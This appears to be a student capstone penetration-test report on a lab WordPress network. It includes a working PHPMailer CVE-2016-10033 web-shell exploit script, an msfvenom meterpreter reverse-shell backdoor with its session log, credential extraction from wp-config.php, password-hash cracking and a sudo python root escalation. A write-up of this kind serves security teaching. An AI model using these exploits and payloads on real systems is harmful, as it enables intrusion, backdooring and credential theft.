
Final Engagement
Attack, Defense & Analysis of a Vulnerable Network


TEAM CHAOS

SCARLET WITCH AKA USHANY

MAGNETO AKA MATEJ

CARNAGE AKA ANTON


DARK PHOENIX AKA GG

This document contains the following resources:

- **Network Topology & Critical Vulnerabilities**
  - Kali, Capstone, ELK, Target 1, Azure Hyper-V
  - Description and Impact of Target 1 Vulnerabilities
  - Description and Impact of Target 1 Vulnerabilities
- **Exploits Used**
  - Open Port 22
  - wpscan User Enumeration
  - Exposed Credentials on the Wordpress Server
  - Python Privileges
- **Maintaining Access**
  - Using Reverse Shell Payload for a back door
- **Methods Used to Avoid Detection**
  - Username Enumeration with wpscan
  - Privilege Escalation
  - Creation of back door

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: server1

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: target1

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Open port 22 SSH	Port 22 is open on target 1 machine with SSH service running	High severity as any external party can ssh into the target 1 machine easily
Open port 80 http	Port 80 is open on target 1 machine with http service running	High severity as this allows access to the webserver directories,files,etc
Exposed database credentials	Credentials for MySQL database are publicly accessible	High severity as this allows external users easy access to the webserver database
User steven can run python scrips passwordless as root	User Steven has sudo privileges to run python scripts with no password	High severity because Steven can run ANY python command as root without a password
Weak password policy	Some passwords are easy to guess, all passwords are easy to crack	High severity as attackers can get ssh access to the server under any existing username

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Open port 22 SSH	Port 22 is open on target 1 machine with SSH service running	High severity as any external party can ssh into the target 1 machine easily
Open port 80 http	Port 80 is open on target 1 machine with http service running	High severity as this allows access to the webserver directories,files,etc
CVE 2016-10033	PHPMailer before 5.2.18 might allow remote attackers to pass extra parameters to the mail command.	High severity as the attacker can execute arbitrary code via a \" (backslash double quote) in a crafted Sender property
Directory listing	Web directory listing is accessible externally	Allows unauthorized access to directories and files





flag3{a0f568aa9de277887f37730d71520d9b}

```
root@Kali:~# searchsploit phpmailer
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
                                                                             | (/usr/share/exploitdb/)
----------------------------------------------------------------------------- ---------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service                            | exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bash)                            | exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP)                             | exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)                          | exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)                | exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                   | exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnSc | exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                     | exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                   | exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)         | exploits/php/remote/42024.rb
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
root@Kali:~#
```

```
#!/bin/bash

TARGET=192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=reverse_shell.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$( curl -s \
              --data-urlencode "name=JohnSmith" \
              --data-urlencode "email=\"johnsmith\\\" -oQ/tmp -X$LOCATION folder\"@corp.com" \
              --data-urlencode "message=<?php echo shell_exac(\$_GET['cmd']); ?>" \
              --data-urlencode "action-submit" \
              $TARGET | sed -r '146!d')

if      grep 'instantiate' &>/dev/null <<<"$STATUS"; then
        echo "[+] Check ${LOCATION}?cmd=[shell command]"
else
        echo "[!] try something else"
fi
```

```
flag2.txt  html
www-data@target2:/var/www$ cat flag2.txt
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@target2:/var/www$
```

```
flag4{df2bc5e951d91581467bb9a2a8ff4425}
```

Exploits Used

*Exploitation: User Shell into Michael via Port 22

- **How was the vulnerability exploited?**
  - **Nmap -sV 192.168.1.110** was used to view the open ports and services on the victim machine which identified port 22. Then we SSH into the target machine as user ‘michael’. His password was easy to guess - ‘michael’ (weak password policy). Hydra can also be used.

- **What did the exploit achieve?**
  - The exploit granted remote access to the target 1 machine via user shell as user michael. Michael does NOT have user/root access

Screenshot - User shell into Michael via SSH

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Jun 15 08:26:46 2022 from 192.168.1.90
michael@target1:~$
```

Exploitation: Username Enumeration with wpscan

- **How did you exploit the vulnerability?**
  - wpscan was used to enumerate usernames on the wordpress server with command

    $ wpscan --url http://192.168.1.110/wordpress enumerate -u

- **What did the exploit achieve?**
  - The exploit identified 2 usernames that we could use to log into the wordpress server at which point we could manipulate the website content

Screenshot - Username Enumeration through wpscan

```
File  Actions  Edit  View  Help

root@Kali:~/Desktop# wpscan --url 192.168.1.110/wordpress --enumerate u
_______________________________________________________________
        _
        \ \       /_____\ /____|
         \ \ ^ / /|  |  |  |___ ___ ___ ___ ___ ___ ®
          \ V V / |  |  |  ___/ _ \ _ \ _ \ _ \ _ \
           \ ^ /  |  |  |  |  (_) | | | | | | | | |
            V V   |__|  |__|  \___/|_| |_| |_| |_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Jun 11 08:49:37 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
```

```
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <==========================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Jun 11 08:49:40 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.629 MB
[+] Memory used: 139.73 MB
[+] Elapsed time: 00:00:03
root@Kali:~/Desktop# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Exploitation: Exposed Credentials on Wordpress server Database credentials

- **How did you exploit the vulnerability?**
  - We found that the mysql database credentials for the wordpress server was exposed publicly within the **var/www/html/wordpress** directory in the ***wp-config.php*** file.
  - Using the credentials that we found, we were able to navigate through the mysql database and find steven's hashed password
  - **John** was then used to crack the hashed password

- **What did the exploit achieve?**
  - We were granted user shell access as user steven on the target 1 machine.

Screenshot - Mysql Password and Username/ Users Hashed Passwords

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

```
mysql> SHOW tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> Select * FROM wordpress_posts
    -> \c
mysql> Select * FROM wordpress_posts;
ERROR 1146 (42S02): Table 'wordpress.wordpress_posts' doesn't exist
mysql> SELECT * FROM wordpress_posts;
ERROR 1146 (42S02): Table 'wordpress.wordpress_posts' doesn't exist
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+-------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url | user_registered     | user_activati
on_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+-------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+-------------
-------+-------------+---------------+
2 rows in set (0.00 sec)

mysql> exit
Bye
michael@target1:/var/www/html/wordpress$ nano wp_hashes.txt
michael@target1:/var/www/html/wordpress$
```

Screenshot - Use John -Steve's Password / User Access

```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# ls
Desktop    Downloads  Pictures  Templates  wp_hashes.txt
Documents  Music      Public    Videos
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed
for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:03:25  3/3 0g/s 10060p/s 20113c/s 20113C/s mmdrid..mmd300
pink84           (steven)
```

Exploitation: Python Privileges

- **How did you exploit the vulnerability?**
  - Run the following command to find steven's sudo privileges:

    $ sudo -l
  - We found that steven has sudo privileges with no password for python
  - Run the following command to gain root access for steven

    $ sudo python -c 'import pty;pty.spawn("/bin/bash")'

- **What did the exploit achieve?**
  - The python command allowed us to gain root access

Screenshot - User shell into Steven via Port 22

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 15 23:56:20 2022 from 192.168.1.90
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```



Maintaining Access

Uploaded Reverse Shell Payload to Vendor Directory

- **How did you exploit the vulnerability?**
  - As Steven, we navigated through the wordpress site and noticed that the vendor directory was accessible publicly
  - msfvenom -p php/meterpreter/reverse_tcp -f raw -o exploit.php was used to create a reverse shell payload and uploaded it to the vendor directory to create a backdoor
  - Then started metasploit and clicked on the payload on the browser to create a meterpreter session

- **What did the exploit achieve?**
  - It allowed us to maintain persistent access to the target 1 machine by uploading a backdoor on that machine

Msfvenom /Meterpreter




```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp -f raw -o exploit.php
```

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.110:53905) at 2022-06-13 17:28:56 -0700

meterpreter > shell
Process 1715 created.
Channel 0 created.
whoami
www-data
cd ..
ls
Security - Doc
about.html
contact.php
contact.zip
css
elements.html
exploit.sh
fonts
img
index.html
```

Avoiding Detection

Stealth Username Enumeration with wpscan


Monitoring Overview

